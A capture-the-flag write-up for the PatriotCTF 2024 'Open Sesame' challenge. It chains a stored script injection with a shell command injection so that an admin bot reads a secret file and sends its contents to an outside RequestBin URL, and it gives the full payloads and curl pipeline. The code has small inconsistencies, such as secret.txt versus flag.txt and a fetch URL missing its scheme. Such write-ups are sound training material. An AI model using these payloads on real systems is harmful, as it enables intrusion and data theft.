Here's my writeup for the PatriotCTF 2024 Open Sesame challenge.
Challenge notes
Does the CLI listen to magic?
http://chal.competitivecyber.club:13336
Flag format: CACI{.*}
Author: CACI
Flask server
In the server.py Flask server code you can execute arbitrary commands by calling the get_cal() function at /api/cal. This works as long as you have the correct cookie.
Here's how server.py defines the get_cal() method:
# server.py
SECRET = open("secret.txt", "r").read().strip()
# …
@app.route('/api/cal', methods=['GET'])
def get_cal():
    cookie = request.cookies.get('secret')

    if cookie == None:
        return '{"error": "Unauthorized"}'

    if cookie != SECRET:
        return '{"error": "Unauthorized"}'

    modifier = request.args.get('modifier', '')

    return (
        '{"cal": "' +
        subprocess.getoutput(
            "cal " + modifier
        ) +
        '"}'
    )
Admin bot

The admin.js file holds the entire admin bot code. This includes templates and client-side JavaScript code.
Take a look at the visitUrl function. This is where the admin bot visits websites for you.2
// admin.js
const SECRET = fs.readFileSync(
  "secret.txt", "utf8"
).trim();
const CHAL_URL = "http://127.0.0.1:1337/";
// …
const visitUrl = async (url) => {
  // ≥
  await page.setUserAgent("puppeteer");
  let cookies = [
    {
      name: "secret",
      value: SECRET,
      domain: "127.0.0.1",
      httpOnly: true,
    },
  ];
  await page.setCookie(...cookies);
    await page.goto(
      url,
      {
        timeout: 5000, waitUntil: "networkidle2"
      }
    );
  } finally {
    await page.close();
  }
The same admin.js module presents you with an index page. Use it to submit links that the admin bot then visits in visitUrl:
// admin.js
app.get("/", async (req, res) => {
  const html = `
    …
    const response = await fetch('/visit', {
      method: 'POST',
      headers: {
        'Content-Type': 'application/x-www-form-urlencoded'
      },
      body: 'path=' + encodeURIComponent(path)
    });
    const text = await response.text();
    alert(text);
    …
  `;
  res.send(html);
})
When you press Go on the admin bot index page, an event handler sends a request to the following /visit API in admin.js:
// admin.js
app.post("/visit", async (req, res) => {
  const path = req.body.path;
  console.log("received path: ", path);

  let url = CHAL_URL + path;

  if (url.includes("cal") || url.includes("%")) {
    res.send('Error: "cal" is not allowed in the URL');
    return;
  }

  try {
    console.log("visiting url: ", url);
    await visitUrl(url);
  } catch (e) {
    console.log("error visiting: ", url, ", ", e.message);
    res.send("Error visiting page: " + escape(e.message));
  } finally {
    console.log("done visiting url: ", url);
    res.send("Visited page.");
  }
});
Running the server
Run the Flask server locally with Python Poetry. Write a secret.txt file for both the Flask app and the admin bot:
echo -n "CACI{ligma}" > secret.txt
Initialize a Poetry project and install Flask inside:
poetry init -n
poetry add flask
Start the Flask server:
poetry run python3 server.py
Here's what you should see when the Flask server starts correctly:
 * Serving Flask app 'server'
 * Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
 * Running on all addresses (0.0.0.0)
 * Running on http://127.0.0.1:1337
 * Running on http://10.0.56.202:1337
Press CTRL+C to quit

Open the http://127.0.0.1:1337 address in your browser. You should see a message saying "Hello, World!".
Running the bot
Create an NPM package.json file and install express, puppeteer, and escape-html to start the admin bot:
npm init -y
npm install --save express puppeteer escape-html
Start the admin bot with this command:
node admin.js
Here's what the admin bot outputs when it start correctly:
Listening on 1336

Open http://localhost:1336 in your browser. You should see a page saying "Have the Admin Bot Visit a Page".
Test command injection
To remind us, we need to inject a command into the following return statement:
return (
    '{"cal": "' +
    subprocess.getoutput(
        "cal " + modifier
    ) +
    '"}'
)
This return statement contains a call to subprocess.getoutput() call.
Here's what the Python documentation says about [subprocess.getoutput()]https://docs.python.org/3/library/subprocess.html#subprocess.getoutput)):
Knowing that the secret.txt contains the flag for this challenge, we want to set modifier to | cat secret.txt. When you set the modifier variable correctly, the Flask server runs this command:
cal | cat secret.txt
How admin bot filters input
The admin bot rejects the following address:
api/cal/?modifier=|cat+secret.txt
Here's the code that rejects anything with cal in the URL:
// admin.js
app.post("/visit", async (req, res) => {
  // …
  if (url.includes("cal") || url.includes("%")) {
    res.send('Error: "cal" is not allowed in the URL');
    return;
  }
  // …
}
Stored script injection
This means you need to inject the cat secret.txt command somewhere else.
What about the get_stats(id) API at /api/stats/<string:id? You can inject an arbitrary string and return a lookup result based on that string as a whole response:
@app.route('/api/stats/<string:id>', methods=['GET'])
def get_stats(id):
    for stat in stats:
        if stat['id'] == id:
            # Pass the 'data' string
            # as-is
            return str(stat['data'])

    return '{"error": "Not found"}'
Let's find out how to control the contents of the stats global variable in server.py.
Take a look at the add_stats() API at /api/stats. It lets you store game high score data for a user:
# server.py
@app.route('/api/stats', methods=['POST'])
def add_stats():
    try:
        username = request.json['username']
        high_score = int(request.json['high_score'])
    except:
        return '{"error": "Invalid request"}'

    id = str(uuid.uuid4())

    stats.append({
        'id': id,
        'data': [username, high_score]
    })
    return '{"success": "Added", "id": "'+id+'"}'
The Flask server returns the id variable to you in the response. That means you don't have to guess the id variable and you can just parse it out of the response.
Test the add_stats() API with curl:
curl localhost:1337/api/stats \
    --json '{"username": "foobar", "high_score": 1}'
The add_stats() function returns a success message with a random id:
{"success": "Added", "id": "d9393f3d-72b8-4fe7-82f4-2f7621f84556"}
Assuming that the id is d9393f3d-…, send the following request to the api/stats/ endpoint:
curl localhost:1337/api/stats/d9393f3d-72b8-4fe7-82f4-2f7621f84556
This gives you the high score of 1 that you've just stored:
["foobar", 1]
The Flask server's response doesn't forbid MIME sniffing1 which means you can pass arbitrary HTML documents as the username:
<!doctype html>
<html>
  <head></head>
  <body>
    <script>
      window.alert('xss')
    </script>
  </body>
</html>
Send this <!doctype … to add_stats() with curl:
curl localhost:1337/api/stats \
    --json '{"username": "<!doctype html><html><head></head><body><script>window.alert(\"xss\")</script></body></html>", "high_score": 1}'
Again, the Flask server confirms that it created another high score entry and gives you a new id. In this example, the id starts with 9df4aefe-…:
{"success": "Added", "id": "9df4aefe-047b-444a-947c-980fcf1e32a8"}
Retrieve the high score results for this 9df4efe-… id with curl like so:
curl localhost:1337/api/stats/9df4aefe-047b-444a-947c-980fcf1e32a8
The Flask server gives you back the <!doctype … HTML string that you've inserted before.
Payload for cal endpoint
Create a RequestBin endpoint to receive HTTP requests with a public URL. Here, the RequestBin endpoint is https://public.requestbin.com/r/XXX.
What should you send to the RequestBin endpoint, though? You'll find that the admin bot's cookie is set to HttpOnly. This means that you can't read the cookie inside JavaScript with the document.cookie variable.
Since you can't steal the admin bot cookie, you have to make it connect to the Flask server for you, call its cal endpoint, and send your RequestBin endpoint the answer.
Here's how to make the admin bot call the endpoint for you:
(async () => {
  const response = await fetch(
    "http://127.0.0.1:1337/api/cal?modifier=|cat flag.txt"
  );
  // Assign the cal endpoint response to `t`
  const t = await response.text();
})()
Let's say you've just stored the cal endpoint result in the t variable. Here's how to make the admin bot send you what's in the t variable:
fetch("https://public.requestbin.com/r/XXX?c=" + t)
Take the above two snippets and embed then into an HTML document like so:
<!doctype html>
<html>
  <head></head>
  <body>
    <script>
      (async () => {
        const response = await fetch(
          "http://127.0.0.1:1337/api/cal?modifier=|cat flag.txt"
        );
        const t = await response.text();
        await fetch(
          "public.requestbin.com/r/XXX?c=" + t
        );
      })()
    </script>
  </body>
</html>
To avoid interactions between curl, bash, and your HTML document, pass the HTML document into jq. Pass the jq result as a whole JSON object to curl using the --json @- flag.
This one-liner here then pulls out the id from the result and formats it as an /api/stats/… URL. curl then takes this URL and sends it to the admin bot's /visit endpoint:
# Try locally:
# server=http://localhost:1337
# bot=http://localhost:1336
server=http://chal.competitivecyber.club:13337
bot=http://chal.competitivecyber.club:13336
# Payload:
echo '
<!doctype html><html><head></head><body><script>
(async () => {
  const response = await fetch(
    "http://127.0.0.1:1337/api/cal?modifier=|cat flag.txt"
  );
  const t = await response.text();
  await fetch(
    "public.requestbin.com/r/XXX?c=" + t
  );
})()
</script></body></html>
' |
    tr -d '\n' | tee /dev/stderr |
    jq --raw-input '{username: ., high_score: 1}' |
    tee /dev/stderr |
    curl $server/api/stats --silent --json @- |
    jq -r '.id | "api/stats/\(.)"' |
    curl $bot/visit --data-urlencode path@-
When you run this, the last curl $bot/visit line gives you the challenge flag:
{"cal": "CACI{1_l0v3_c0mm4nd_1nj3ct10n}"}
-
Prevent browser MIME type sniffing with the X-Content-Type-Options header ↩
-
This simulates someone with elevated rights such as customer support staff accessing a link that you send to them. ↩